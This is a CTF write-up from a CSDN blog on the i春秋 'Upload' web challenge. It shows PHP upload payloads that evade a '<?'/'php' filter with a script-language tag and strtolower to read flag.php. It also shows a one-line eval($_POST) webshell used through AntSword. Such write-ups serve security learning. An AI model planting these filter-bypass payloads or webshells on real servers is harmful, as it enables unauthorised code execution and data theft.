

# i春秋WEB之Upload

原创

金帛 于 2022-02-12 17:30:52 发布 153 收藏

分类专栏: [i春秋之WEB](#) 文章标签: [web](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/12872253606/article/details/122898829>

版权



[i春秋之WEB](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

根据提示, 先直接访问flag.php文件



here\_is\_flag

CSDN @金帛

查看源码也没发现有什么东西在, 所以只能通过文件上传来访问flag.php文件

```
12.php
C: > Users > Admin > Desktop > 12.php
1 <?php
2     &fo = fopen("../flag.php", 'r');
3     &flag = fread($fo, filesize("../flag.php"));
4     echo $flag;
5     fclose($fo);
6 ?>
```

CSDN @金帛

上传一下文件

## 文件上传

你可以随意上传文件

上传成功!

CSDN @金帛

点开上传的文件, 发现<?和php被过滤, 不能直接用了

`&fo = fopen("../flag.", 'r'); &flag = fread($fo, filesize("../flag.")); echo $flag; fclose($fo);` 把php换

成PHP继续上传, 发现PHP没有被过滤掉,

所以可以用strtolower函数躲过php的过滤，换种PHP代码的写法

就有以下代码

```
123.php X
C: > Users > Admin > Desktop > 123.php
1 <script language="PHP">
2     $fo = fopen("../flag.".strtolower("PHP"),'r');
3     $flag = fread($fo,filesize("../flag.".strtolower("PHP")));
4     echo $flag;
5     fclose($fo);
6 </script>
```

CSDN @金 帛

再次上传，打开上传后的文件发现flag

```
1 <?php
2 echo 'here_is_flag';
3 'flag{45db7c9b-bcb8-41cc-958f-fb65152f06a8}';
4
```

CSDN @金 帛


再试一下另一种方法，用一句话木马

```
123.php X
C: > Users > Admin > Desktop > 123.php
1 <script language="PHP">
2     eval($_POST['abc']);
3 </script>
```


CSDN @金 帛

上传文件

打开中国蚁剑，鼠标右键，添加数据，复制文件位置的URL，输入密码abc



## 点击添加



然后进去查看就能找到flag啦

AntSword 编辑 窗口 调试

116.211.155.211

编辑: /var/www/html/flag.php

保存 高亮 用此编码打开

```
1 <?php
2 echo 'here_is_flag';
3 'flag{45db7c9b-bcb8-41cc-958f-fb65152f06a8}';
4
```

CSDN @金 帛



[创作打卡挑战赛](#) >  
[赢取流量/现金/CSDN周边激励大奖](#)